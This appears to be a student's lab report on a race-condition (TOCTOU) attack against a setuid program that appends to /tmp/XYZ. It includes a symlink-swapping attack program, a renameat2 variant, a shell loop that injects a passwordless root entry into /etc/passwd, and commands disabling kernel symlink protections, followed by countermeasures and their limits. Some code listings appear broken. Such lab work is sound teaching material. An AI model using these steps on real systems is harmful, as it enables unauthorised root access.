


## Computer Security: Lab 05- Race Condition. HENIL VEDANT

### Environment Setup:

#### Turning Off Counter measures:

We first turn the Countermeasures off.



```
seed@ip-172-31-14-16: ~/Documents/lab5/Labsetup
File Edit View Search Terminal Help
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
```

### TASK 1 :

Here, we first check if there is any user named test. We see that there is no one with that name and then we enter the following text in the `/etc/passwd` file from the root account:

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

After editing the `/etc/passwd` file, we check the file again and see that the entry has been made. We then check if the new user has been created successfully by switching from seed to test and

pressing enter on being asked for the password. The following shows that we have successfully switched to the test user account and the '#' indicates that it is a root account:

```
root@ip-172-31-14-16: /home/seed/Documents/lab5/Labsetup
File Edit View Search Terminal Help
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ gcc vulp.c -o vulp
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ sudo chown root vulp
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ sudo chmod 4755 vulp
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ sudo nano /etc/passwd/
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ sudo nano /etc/passwd
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ su test
Password:
root@ip-172-31-14-16:/home/seed/Documents/lab5/Labsetup# whoami
root
root@ip-172-31-14-16:/home/seed/Documents/lab5/Labsetup#
```

Remove entry:

```
seed@ip-172-31-14-16: ~/Documents/lab5/Labsetup
File Edit View Search Terminal Help
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ gcc vulp.c -o vulp
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ sudo chown root vulp
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ sudo chmod 4755 vulp
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ sudo nano /etc/passwd/
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ sudo nano /etc/passwd
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ su test
Password:
root@ip-172-31-14-16:/home/seed/Documents/lab5/Labsetup# whoami
root
root@ip-172-31-14-16:/home/seed/Documents/lab5/Labsetup# exit
exit
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ sudo nano /etc/passwd
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ su test
su: user test does not exist
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$
```

## TASK 2.

### 2.A :

Let us pretend that the machine is very slow, and there is a 10-second time window between the `access()` and `fopen()` calls. To simulate that, we add a `sleep(10)` between them. The program will look like the following:



```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 #include <unistd.h>
5
6 int main()
7 {
8     char* fn = "/tmp/XYZ";
9     char buffer[60];
10    FILE* fp;
11
12    /* get user input */
13    scanf("%50s", buffer);
14
15    if (!access(fn, W_OK)) {
16        sleep(10);
17
18
19
20
21
22
23
24
25    }
26
27    }
28
29
30 }
```

```
seed@ip-172-31-14-16: ~/Documents/lab5/Labsetup
File Edit View Search Terminal Help
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ ln -sf /dev/null /tmp/XYZ
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Oct 19 01:31 /tmp/XYZ -> /dev/null
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$
```

## TASK 2.B: Real Attack:

The `attack_process` on the other hand is the process that runs in parallel to the `target_process` and tries to change where `"/tmp/XYZ"` points to, in order for it to point to the file we want to write to using `target_process`. We delete the old link using `unlink` and then create a new link using `symlink`. Initially we make the `"/tmp/XYZ"` point to `"/dev/null"` so that we can pass the access check. We can pass this check because `/dev/null` is writable to anybody and it is a special file that discards anything written to it. We then let the process sleep for certain time and then make the `"/tmp/XYZ"` file point to the `"/etc/passwd"` file, the file we want to write to. This process is done in a loop to race against the `target_process`. The code is as follows:

A screenshot of a code editor window titled "attack\_process.c" with a path of "~/Documents/lab5/Labsetup". The editor contains C code for a process that repeatedly updates a symbolic link. The code is as follows:

```
1 #include<unistd.h>
2 int main(){
3     while(1){
4         unlink("/tmp/XYZ");
5         symlink("/dev/null", "/tmp/XYZ");
6         usleep(10000);
7
8         unlink("/tmp/XYZ");
9         symlink("/etc/passwd", "/tmp/XYZ");
10        usleep(10000);
11    }
12    return 0;
13 }
```

The editor interface includes a menu bar with "Open", a dropdown arrow, and a "+" button. On the right side of the window, there are buttons for "Save", a settings gear icon, and window control icons (minimize, maximize, close). A vertical sidebar on the right edge shows a blue header, a grey section, and a file icon labeled "improv.c".


### Using pipe method to command with echo:

```

Terminal
File Edit View Search Terminal Help
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$(($CHECK_FILE))
new=$(($CHECK_FILE))
while [ "$old" == "$new" ]
do
    echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" | ./vulp
    new=$(($CHECK_FILE))
done
echo "STOP... The passwd file has been changed"

```



The screenshot shows a terminal window with the title bar "seed@ip-172-31-14-16: ~/Documents/lab5/Labsetup". The menu bar includes "File", "Edit", "View", "Search", "Terminal", "Tabs", and "Help". There are two tabs open, both showing the same path. The command prompt is "seed@ip-172-31-14-16: ~/Documents/lab5/Labsetup\$". The command entered is "bash target\_process.sh". The output consists of seven lines: "Open failed: Permission denied", "Open failed: Permission denied", "Open failed: Permission denied", "No permission", "No permission", "No permission", and "No permission".

```
seed@ip-172-31-14-16: ~/Documents/lab5/Labsetup$ bash target_process.sh
Open failed: Permission denied
Open failed: Permission denied
Open failed: Permission denied
No permission
No permission
No permission
No permission
```

Check if the process shifts from, if so delete from root user to show the attack succeeds.

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
2005	seed	20	0	249256	114136	8740	S	17.3	5.8	4:00.53	Xtigerv+
8775	seed	20	0	320208	39612	31800	R	9.0	2.0	0:00.31	xfce4-s+
7183	seed	20	0	541544	43900	35092	S	3.0	2.2	0:03.20	gnome-t+
2045	seed	20	0	759672	39780	10512	S	2.7	2.0	0:29.72	xfwm4
2062	seed	20	0	273228	21456	14092	S	1.3	1.1	0:13.62	xfce4-p+
2073	seed	20	0	316252	34944	15000	S	1.0	1.8	0:07.61	xfdeskt+
8506	seed	20	0	2364	576	512	S	1.0	0.0	0:05.03	attack_+
8557	seed	20	0	2364	580	512	S	0.7	0.0	0:03.31	attack_+
13	root	20	0	0	0	0	I	0.3	0.0	0:04.46	rcu_sch+
2068	seed	20	0	396480	40492	25260	S	0.3	2.0	0:22.03	Thunar
8774	seed	20	0	11004	3792	3144	R	0.3	0.2	0:00.08	top
1	root	20	0	168400	8896	5604	S	0.0	0.4	0:03.79	systemd
2	root	20	0	0	0	0	S	0.0	0.0	0:00.01	kthreadd
3	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	rcu_gp
4	root	0	20	0	0	0	T	0.0	0.0	0:00.00	rcu_scp

The attack succeeds and we get login

```
seed@ip-172-31-14-16:~/Documents/Lab5/Labsetup$ su test
Password:
root@ip-172-31-14-16:/home/seed/Documents/lab5/Labsetup#
```

## TASK 2.C

There is a race condition between the unlink and symlink command in the attack\_process. If the file in target\_process is opened after the unlink and before the symlink command, then our attack will always be unsuccessful because the file is created by the SETUID program and hence the owner will be root. In this case, unlink will not be possible and hence our attack will always fail. This is because the /tmp folder has a “sticky” bit on, that allows only the owner of the file to delete the file, even though the folder is world writable. In order to overcome this, we could use the renameat2() system call that overcomes the race condition due to the window between unlink and symlink. The renameat2() function swaps the symbolic links when the flag used is RENAME\_EXCHANGE. This swapping will help in making the /tmp/XYZ point to /dev/null at times and the other times it points to /etc/passwd. When it points to /etc/passwd after the access check and before the file open, then the race condition attack will be successful. The following program makes use of renameat2():

```
Open ▾ + improv.c ~/Documents/lab5/Labsetup Save ⚙ - + ×
1 #define _GNU_SOURCE
2 #include <stdio.h>
3 #include <unistd.h>
4 int main()
5 {
6     unsigned int flags = RENAME_EXCHANGE;
7
8     unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
9     unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");
10
11     renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
12     return 0;
13 }
```

The following screenshots show the success of the attack using the updated attack\_process:

```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
seed@ip-172-31-14-16:/tmp$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2757 Oct 19 02:33 /etc/passwd
seed@ip-172-31-14-16:/tmp$
```

```
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ su test
Password:
root@ip-172-31-14-16:/home/seed/Documents/lab5/Labsetup#
```

TASK 3 COUNTER MEASURES:

### 3.A:

We edit the vulnerable program in order to apply the principle of least privileges. We use the real UID and effective UID of the program. Before checking for the access, we first set the effective UID to be the same as real UID. This drops the privileges and at the end of the program we change the effective UID to be the same as before to gain the privileges back. We compile the program and make it a SETUID root owned program. We do the same process as before for the attack:


```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 #include <unistd.h>
5
6 int main()
7 {
8     char* fn = "/tmp/XYZ";
9     char buffer[60];
10    FILE* fp;
11    uid_t realUID = getuid();
12    uid_t effUID = geteuid();
13
14    /* get user input */
15    scanf("%50s", buffer);
16    seteuid(realuid) ;
17    if (!access(fn, W_OK)) {
18        sleep(10);
19        fp = fopen(fn, "a+");
20        if (!fp) {
21            perror("Open failed");
22            exit(1);
23        }
24        fwrite("\n", sizeof(char), 1, fp);
25        fwrite(buffer, sizeof(char), strlen(buffer), fp);
26        fclose(fp);
27    } else {
28        printf("No permission \n");
29    }
30
31    return 0;
32 }
```



```
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission
```

Ans) The above shows that the attack is not successful. On following the principle of least-privilege, the privilege of the SETUID program is temporarily discarded because we set the effective user ID same as the real user ID. Due to this, the vulnerable program can no more vulnerable. This is because, the fopen command that used the effective user ID to open the privileged file /etc/passwd does not anymore have access to open the file because the effective user ID is that of the seed which does not have the privilege to open the file. By setting the effective user id to the real user id at the time of execution, we deny the extra privileges which is not required

### 3.B



```
seed@ip-172-31-14-16: ~/Documents/lab5/Labsetup
File Edit View Search Terminal Help
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
seed@ip-172-31-14-16:~/Documents/lab5/Labsetup$
```

1. How does this protection scheme work?  
The race condition vulnerability exploited involved symbolic links inside the '/tmp' directory. Hence, preventing programs from following symbolic links under specific conditions might overcome this vulnerability. That is exactly what this in-built prevention technique does. When the sticky symlink prevention is enabled, symbolic links inside a sticky world-writable directory can only be followed when the owner of the symlink matches either the follower or the directory owner. In our case, since the program ran with the root privilege and the /tmp directory is also owned by the root, the program will not be allowed to follow any symbolic link that is not created by the root. In our case, the symbolic link was created by the attacker which was actually the seed account. Hence this link will not be followed, and that lead to a crash, as it was seen. Therefore, other users cannot access protected files even if program has a race condition vulnerability.
2. What are the limitations of this scheme?  
The protection scheme does not stop the race condition from taking place, but just hinders it from causing damages. Hence, it is a good mechanism for access control, that allowed only the intended users to access the files but did not really stop the race condition from taking place. Also, this protection applies only to word-writable sticky directories such as /tmp and cannot be applied to other types of directories.